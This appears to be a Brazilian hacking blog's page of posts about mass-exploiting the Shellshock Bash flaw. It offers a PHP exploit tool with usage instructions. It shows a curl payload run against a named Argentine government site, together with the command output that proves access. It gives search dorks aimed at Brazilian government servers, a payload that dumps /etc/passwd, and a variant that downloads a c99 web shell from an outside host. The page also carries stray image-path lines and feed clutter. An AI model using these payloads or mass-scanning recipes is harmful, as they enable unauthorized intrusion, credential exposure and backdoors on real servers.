Mostrando postagens classificadas por relevância para a consulta **shellshock**. Ordenar por data
Mostrar todas as postagens

sexta-feira, 1 de maio de 2015

Tool Xpl SHELLSHOCK Ch3ck - Mass exploitation

The tool inject a malicious user agent that allows exploring the vulnerabildiade sheellshock running server-side commands.

```
# SCRIPT by:      [ I N U R L  -  B R A S I L ] - [ By GoogleINURL ]
# EXPLOIT NAME:   Xpl SHELLSHOCK Ch3ck Tool - (MASS)/ INURL BRASIL
# AUTOR:          Cleiton Pinheiro / Nick: googleINURL
# Email:          inurlbr@gmail.com
# Blog:           http://blog.inurl.com.br
# Twitter:        https://twitter.com/googleinurl
# Fanpage:        https://fb.com/InurlBrasil
# Pastebin        http://pastebin.com/u/Googleinurl
# GIT:            https://github.com/googleinurl
# PSS:            http://packetstormsecurity.com/user/googleinurl
# YOUTUBE:        http://youtube.com/c/INURLBrasil
# PLUS:           http://google.com/+INURLBrasil
```

- DESCRIPTION - VULNERABILITY(SHELLSHOCK)

- CVE-2014-6271, CVE-2014-6277,
- CVE-2014-6278, CVE-2014-7169,
- CVE-2014-7186, CVE-2014-7187

Shellshock aka Bashdoor, is a security hole in the Bash shell on GNU's Unix-based systems, which was released on September 24, 2014.
Many servers on the Internet such as web servers use Bash to process commands, allowing an attacker to exploit the vulnerability Bash to execute arbitrary commands. This could allow an attacker to gain unauthorized access to a computer system.

- DESCRIPTION - TOOL

The tool inject a malicious user agent that allows exploring the vulnerability
sheellshock running server-side commands.

- DEPENDENCIES:

```
sudo apt-get install php5 php5-cli php5-curl
```

- EXECUTE:

```
  -t : SET TARGET.
 -f : SET FILE TARGETS.
 -c : SET COMMAND.
 -w : SET UPLOAD SHELL PHP.
 Execute:
 php xplSHELLSHOCK.php -t target -c command
 php xplSHELLSHOCK.php -f targets.txt -c command
 SHELL UPLOAD: php xplSHELLSHOCK.php -t target -c command -w
 OUTPUT VULN: SHELLSHOCK_vull.txt
```

- EXEMPLES:

Files ≈ Packet Storm

- Ubuntu Security Notice USN-6353-1
- Ubuntu Security Notice USN-6352-1
- Faraday 4.6.0
- Ubuntu Security Notice USN-6351-1
- Red Hat Security Advisory 2023-5019-01

Exploit-DB.com RSS Feed

- [webapps] SPA-Cart eCommerce CMS 1.9.0.3 - Reflected XSS
- [webapps] Bus Reservation System 1.1 - Multiple-SQLi

END_CMD:

php xpl.php -t 'http://www.xxxbnmxxx.me.gov.ar/cgi-bin/wxis.exe/opac/?IsisScript=opac/opac.xis' -c pwd


```
CMD:
Linux sitiobnm 2.6.37BNM #26 SMP Tue Jan 25 19:22:26 ART 2011 x86_64 GNU/Linux
uid=1005(webmaster) gid=1003(webmaster) groups=1003(webmaster)
/mnt/volume1/sitio/data/catalogos/cgi-bin
END_CMD:
```

OUTPUT:

- USE CURL MANUAL EXPLOIT::

```
curl -v --user-agent '() { foo;};echo; /bin/bash -c "expr 299663299665 / 3; echo CMD:;id; echo END_CMD:;"' 'http://www.xxxxxbnmxxxx.me.gov.ar/cgi-bin/wxis.exe/opac/?IsisScript=opac/opac.xis'
```

OUTPUT:



- EXPLOIT MASS USE SCANNER INURLBR

```
./inurlbr.php --dork 'inurl:"/cgi-bin/login.sh"' -s out.txt -q 1,6 --command-vul "php xpl.php -t '_TARGETFULL_' -c pwd"
```

More details about inurlbr scanner: https://github.com/googleinurl/SCANNER-INURLBR

- ACESSO AO EXPLOIT:

Tool Xpl SHELLSHOCK Ch3ck
https://github.com/googleinurl/Xpl-SHELLSHOCK-Ch3ck

REFERENCES:

http://pt.wikipedia.org/wiki/Shellshock
http://curl.haxx.se/docs/manpage.html
https://shellshocker.net/

By: InurlBR às sexta-feira, maio 01, 2015 2 comentários:

Marcadores: Bash, CVE-2014-6271, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7187, exploit, exploitation, INURLBR, Mass, php, script, shellshock

terça-feira, 30 de setembro de 2014

SCANNER [INURL BR] + [SHELLSHOCK] - Exploit em massa

[webapps] DLINK DPH-400SE - Exposure of Sensitive Information

Exploit Collector

Purchase Order Management 1.0 Shell Upload

Arris DG3450 AR01.02.056.18_041520_711.NCS.10 XSS / Missing Authentication

Oracle 19c Access Bypass


undefinedCoreDial sipXcom sipXopenfire 21.04 Remote Command Execution / Weak Permissionsundefined

ZwiiCMS 12.2.04 Remote Code Execution

SOCIAL

Fight For The Future

https://www.fightforthefuture.org/



Eae cybers vândalos, a galera que trabalha na área de tecnologia com certeza já ouviu falar na nova vulnerabilidade que saiu "Shellshock". para mais informações sobre a falha clique no link.

Vamos para o que importa, nossa equipe montou uma linha de comando para ser usando com nosso scanner (SCANNER INURL BR) para explorar essa vulnerabilidade em massa.

[Dorks]

DORK[0]=> site:gov.br inurl:/cgi-sys/defaultwebpage.cgi
DORK[1]=> site:.br inurl:/cgi-sys/defaultwebpage.cgi

Lista de dorks CGI (Créditos pela lista "Takedown")
http://pastebin.com/7aD2uZR3

[OxComando]

php inurlbrazil.php --dork 'inurl:/cgi-sys/defaultwebpage.cgi & inurl:defaultwebpage.cgi ext:cgi' -s ../cgi.txt3 --comand-all 'curl -A "() { :;}; /bin/cat /etc/passwd > ~/cgi-sys/inurlbr.txt" http://_TARGET_/cgi-sys/defaultwebpage.cgi;curl http://_TARGET_/cgi-sys/inurlbr.txt'

Explicação do comando:
"--comand-all 'curl -A "() { :;}; /bin/cat /etc/passwd > ~/cgi-sys/inurlbr.txt" http://_TARGET_/cgi-sys/defaultwebpage.cgi;curl http://_TARGET_/cgi-sys/inurlbr.txt'"


No parâmetro --comand-all ele define o exploit que vai ser usado nas url que o scanner listo, que executa o comando "cat /etc/passwd" que vai jogar todas as senhas do servidor no arquivo "~/cgi-sys/inurlbr.txt" depois ele executa o curl "curl http://_TARGET_/cgi-sys/inurlbr.txt'" para fazer a leitura do arquivo inserido!


[Variação de comando]


```
curl -A "() { :; }; wget http://site/c99.txt;mv c99.txt c.php" http://_TARGET_/cgi-sys/defaultwebpage.cgi
```

Você pode variar o comando do exploit para se adaptar a sua vontade ou exploração.

Demo:







segunda-feira, 25 de maio de 2015

Apresentação - Co0L BSidesSP v11 / Brazilian Arsenal - 24/05/2015

DIVULGAÇÃO TOOL INURLBR 2.1 + Conceitos de exploração em massa.

DIVULGAÇÃO TOOL INURLBR 2.1 + Conceitos de exploração em massa.


Mais uma vez tenho a grande satisfação de participar da **conferência O Outro Lado - Security BSides São Paulo (Co0L BSidesSP)** que é uma mini-conferência sobre segurança da informação organizada por profissionais de mercado com o apoio do Garoa Hacker Clube com o objetivo de promover a inovação, discussão e a troca de conhecimento, além de divulgar os valores positivos e inovadores da cultura hacker.

Fiquei em uma divisão chamada **Brazilian Arsenal**, Brazilian Arsenal é um espaço para divulgar os projetos de ferramentas de segurança Open Source desenvolvidas por brasileiros, com objetivo de divulgar estas iniciativas, fomentar o uso destas ferramentas e atrair mais voluntários para estes projetos.
No início cada projeto tem um espaço de até 10 minutos para se apresentar (no ritmo de Lightning Talks). Em seguida, iremos realizar atividades mão na massa, a escolha do mantenedor de cada projeto, que pode incluir um installfest, um laboratório ou mesmo um "hackaton", aonde os presentes são convidados a desenvolver uma feature ou corrigir um bug do projeto.

Dentro desse tempo tentei passar um poucos sobre conceitos para exploração em massa de alvos, dentre eles expliquei sobre mini-exploit(*defino da seguinte forma: É um conjunto de comandos que possibilita execução de varias rotinas, assim poupando tempo.*) e novidades da ferramenta INURLBR 2.1.

[+] Grade da apresentação:
Titulo: INURLBR 2.1 - Mass Exploit
Conteúdo:

- - Introdução básica da ferramenta.
- - Explicação novidades código.
- - Conceito mini-exploit.
- - Criação de mini-exploit
- - Mini-exploit(Shellshock);
- - Exploração em massa mini-exploit(Shellshock);
- - Mini-exploit(SQLMAP);
- - Exploração em massa mini-exploit(SQLMAP);
- - Modo Bot enviando resultados pro server IRC.
- - Exploração Wordpress Arbitrary File Download.
- - Uso de sub_processo otimizando tempo.
- - perguntas.
- - fim.



Acesso:
https://garoa.net.br/wiki/O_Outro_Lado_BSidesSP_ed_11/Brazilian_Arsenal/INURLBR_2.1_-_Mass_Exploit

SLIDE APRESENTAÇÃO

https://docs.google.com/presentation/d/1DSc7Qfa-ERQnmToDwBA2X8nC8f2723_bVXxHayQ1kjs/pub?start=false&loop=false&delayms=3000

Download INURLBR 2.1

https://github.com/googleinurl/SCANNER-INURLBR

By: InurlBR às segunda-feira, maio 25, 2015 Um comentário:

Marcadores: Apresentação, Brazilian Arsenal, BSidesSP, INURLBR 2.1

Página inicial

Assinar: Postagens (Atom)


TRUTH


FREE!
JEREMY
HAMMOND


TEM BOI NA LINHA?
guia prático de combate
à vigilância na internet


RESET THE NET
WE ARE RESETTING
THE NET TO SHUT OFF
MASS SURVEILLANCE